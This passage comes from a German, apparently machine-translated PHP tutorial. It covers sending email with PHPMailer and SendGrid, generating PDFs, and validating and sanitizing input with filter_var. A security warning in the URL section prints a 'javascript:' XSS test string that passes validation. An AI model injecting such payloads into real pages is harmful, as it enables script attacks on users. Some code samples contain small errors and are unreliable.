In unserem Beispiel wird die 7-Bit-Codierung, die US-ASCII-Zeichen darstellt, für den mehrteiligen Header ausgewählt, da einige Protokolle, wie in Abschnitt 6 von RFC 2045 erwähnt, nur diese Codierung unterstützen. Daten innerhalb der Grenzen können dann Teil für Teil codiert werden (RFC 2046, Abschnitt 5.1). Dieses Beispiel macht genau das. Der erste Teil, der die Text- / Klartextnachricht enthält, ist mit 8 Bit definiert, da möglicherweise zusätzliche Zeichen unterstützt werden müssen. In diesem Fall wird der Zeichensatz Latin1 (iso-8859-1) verwendet. Der zweite Teil ist der Anhang und wird daher als Base64-codierter Application / Octet-Stream definiert. Da base64 beliebige Daten in den 7-Bit-Bereich transformiert, können diese über eingeschränkte Transporte gesendet werden (RFC 2045, Abschnitt 6.2).

Senden von HTML-E-Mails mit PHPMailer

```
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Senden von E-Mails mit einem Anhang mithilfe von PHPMailer

```
<?php
```

```
$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment , 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
$csvHeader = "header1,header2,header3";
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Senden von Nur-Text-E-Mails mit Sendgrid

Grundlegende Text-E-Mail

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$sendgrid->send($email);
```

Hinzufügen weiterer Empfänger, CC-Empfänger, BCC-Empfänger

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
```

```
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recepient Name", "recepient1@example.com");
$personalization->addTo($email);
$email = new Email("RecepientCC Name", "recepient2@example.com");
$personalization->addCc($email);
$email = new Email("RecepientBCC Name", "recepient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Senden einer E-Mail mit einer Anlage mithilfe von Sendgrid

```
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

Email schicken online lesen: https://riptutorial.com/de/php/topic/458/email-schicken

Kapitel 28: Erstellen Sie PDF-Dateien in PHP

Examples

Erste Schritte mit PDFlib

Dieser Code erfordert, dass Sie die PDFlib-Bibliothek verwenden, damit sie ordnungsgemäß funktioniert.

```
<?php
$pdf = pdf_new(); //initialize new object

pdf_begin_document($pdf); //create new blank PDF
    pdf_set_info($pdf, "Author", "John Doe"); //Set info about your PDF
    pdf_set_info($pdf, "Title", "HelloWorld");
        pdf_begin_page($pdf, (72 * 8.5), (72 * 11)); //specify page width and height
            $font = pdf_findfont($pdf, "Times-Roman", "host", 0) //load a font
            pdf_setfont($pdf, $font, 48); //set the font
            pdf_set_text_pos($pdf, 50, 700); //assign text position
            pdf_show($pdf, "Hello_World!"); //print text to assigned position
        pdf_end_page($pdf); //end the page
pdf_end_document($pdf); //close the object

$document = pdf_get_buffer($pdf); //retrieve contents from buffer

$length = strlen($document); $filename = "HelloWorld.pdf"; //Finds PDF length and assigns file
name

header("Content-Type:application/pdf");
header("Content-Length:" . $length);
header("Content-Disposition:inline; filename=" . $filename);

echo($document); //Send document to browser
unset($document); pdf_delete($pdf);  //Clear Memory
?>
```

Erstellen Sie PDF-Dateien in PHP online lesen: https://riptutorial.com/de/php/topic/4955/erstellen-sie-pdf-dateien-in-php

Kapitel 29: Filter & Filterfunktionen

Einführung

Diese Erweiterung filtert Daten, indem sie entweder validiert oder bereinigt werden. Dies ist besonders nützlich, wenn die Datenquelle unbekannte (oder fremde) Daten enthält, z. B. vom Benutzer eingegebene Eingaben. Diese Daten können beispielsweise aus einem HTML-Formular stammen.

Syntax

- mixed filter_var (gemischte $ variable [, int $ filter = FILTER_DEFAULT [, gemischte $ options]])

Parameter

Parameter	Einzelheiten
Variable	Wert zum Filtern Beachten Sie, dass Skalarwerte intern in eine Zeichenfolge konvertiert werden, bevor sie gefiltert werden.
------	------
Filter	Die ID des anzuwendenden Filters. Auf der Manpage für Filtertypen werden die verfügbaren Filter aufgelistet. Wenn Sie diese Option nicht angeben, wird FILTER_DEFAULT verwendet. Dies entspricht FILTER_UNSAFE_RAW. Dies führt dazu, dass standardmäßig keine Filterung erfolgt.
------	------
Optionen	Assoziatives Array von Optionen oder bitweise Disjunktion von Flags. Wenn der Filter Optionen akzeptiert, können Flags im Feld "Flags" des Arrays bereitgestellt werden. Für den "Callback" -Filter sollte ein aufrufbarer Typ übergeben werden. Der Rückruf muss ein Argument akzeptieren, den Wert, der gefiltert werden soll, und den Wert zurückgeben, nachdem er gefiltert / bereinigt wurde.

Examples

E-mail Adresse bestätigen

Beim Filtern einer E-Mail-Adresse `filter_var()` die gefilterten Daten, in diesem Fall die E-Mail-Adresse, oder false, wenn keine gültige E-Mail-Adresse gefunden werden kann:

```
var_dump(filter_var('john@example.com', FILTER_VALIDATE_EMAIL));
var_dump(filter_var('notValidEmail', FILTER_VALIDATE_EMAIL));
```

Ergebnisse:

```
string(16) "john@example.com"
bool(false)
```

Diese Funktion validiert nicht lateinische Zeichen. Internationalisierte Domainnamen können in ihrer `xn--` Form validiert werden.

Beachten Sie, dass Sie nicht wissen können, ob die E-Mail-Adresse korrekt ist, bevor Sie eine E-Mail senden. Möglicherweise möchten Sie einige zusätzliche Überprüfungen durchführen, z. B. die Prüfung auf einen MX-Eintrag. Dies ist jedoch nicht erforderlich. Wenn Sie eine Bestätigungs-E-Mail senden, vergessen Sie nicht, nicht verwendete Konten nach kurzer Zeit zu entfernen.

Das Überprüfen eines Werts ist eine ganze Zahl

Beim Filtern eines Werts, der eine Ganzzahl `filter_var()` sollte, `filter_var()` die gefilterten Daten, in diesem Fall die Ganzzahl, oder false, wenn der Wert keine Ganzzahl ist. Floats sind *keine* ganzen Zahlen:

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

Ergebnisse:

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
int(7)
```

Wenn Sie nur Ziffern erwarten, können Sie einen regulären Ausdruck verwenden:

```
if(is_string($_GET['entry']) && preg_match('#^[0-9]+$#', $_GET['entry']))
    // this is a digit (positive) integer
else
    // entry is incorrect
```

Wenn Sie diesen Wert in eine Ganzzahl konvertieren, müssen Sie diese Prüfung nicht durchführen, und Sie können `filter_var` .

Das Validieren einer Ganzzahl fällt in einen Bereich

Bei der Überprüfung, dass eine ganze Zahl in einen Bereich fällt, umfasst die Prüfung die minimalen und maximalen Grenzen:

```
$options = array(
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

Ergebnisse:

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

Bestätigen Sie eine URL

Beim Filtern einer URL `filter_var()` die gefilterten Daten, in diesem Fall die URL, oder false, wenn keine gültige URL gefunden werden kann:

URL: `example.com`

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Ergebnisse:

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```

URL: `http://example.com`

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
```

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Ergebnisse:

```
string(18) "http://example.com"
string(18) "http://example.com"
string(18) "http://example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com`

```
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Ergebnisse:

```
string(22) "http://www.example.com"
string(22) "http://www.example.com"
string(22) "http://www.example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com/path/to/dir/`

```
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Ergebnisse:

```
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Ergebnisse:

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php?test=y`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Ergebnisse:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

Warnung : Sie müssen das Protokoll überprüfen, um Sie vor einem XSS-Angriff zu schützen:

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

Filter desinfizieren

Wir können Filter verwenden, um unsere Variable entsprechend unseren Bedürfnissen zu desinfizieren.

Beispiel

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
```

```
var_dump($newstring); // string(7) "Example"
```

oben werden die html-Tags aus der `$string` Variablen entfernt.

Validierung boolescher Werte

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

Das Bestätigen einer Zahl ist ein Float

Überprüft den Wert als Float und konvertiert bei Erfolg in Float

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT));


var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Ergebnisse

```
float(1)
float(1)
float(1)
```

```
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
bool(false)
bool(false)
bool(false)

float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

Überprüfen Sie eine MAC-Adresse

Überprüft, dass ein Wert eine gültige MAC-Adresse ist

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

Ergebnisse:

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

E-Mail-Adressen von Sanitze

Entfernen Sie alle Zeichen außer Buchstaben, Ziffern und! # $% & '* + - =? ^ `{|} ~ @. [].

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john/@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john\@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

Ergebnisse:

```
string(16) "john@example.com"
```

```
string(33) "!#$%&'*+-=?^_`{|}~.[]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

Bereinigen Sie ganze Zahlen

Entfernen Sie alle Zeichen außer Ziffern, Plus- und Minuszeichen.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@.[]0123456789abcdefghijklmnopqrstuvwxyz",
FILTER_SANITIZE_NUMBER_INT));
```

Ergebnisse:

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

Bereinigen Sie URLs

Sanitze-URLs

Entfernen Sie alle Zeichen außer Buchstaben, Ziffern und $ -_. +! * '(), {} | \ ^ ~ [] `<> #%"; /?: @ & =

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_SANITIZE_URL));
```

```
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-
=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c',
FILTER_SANITIZE_URL));
```

Ergebnisse:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

Desinfizieren von Schwimmern

Entfernen Sie alle Zeichen außer den Ziffern + und optional., EE.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

Ergebnisse:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(9) "18281-009"
```

Mit der Option `FILTER_FLAG_ALLOW_THOUSAND` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

```
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Ergebnisse:

```
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(5) "1,000"
string(6) "1,0000"
string(9) "1,0000000"
string(10) "1,00000001"
string(9) "18281-009"
```

Mit der Option `FILTER_FLAG_ALLOW_SCIENTIFIC` :

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
```

Ergebnisse:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(10) "18281e-009"
```

Überprüfen Sie die IP-Adressen

Überprüft, dass ein Wert eine gültige IP-Adresse ist

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

Ergebnisse:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Bestätigen Sie eine gültige IPv4-IP-Adresse:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

Ergebnisse:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Bestätigen Sie eine gültige IPv6-IP-Adresse:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
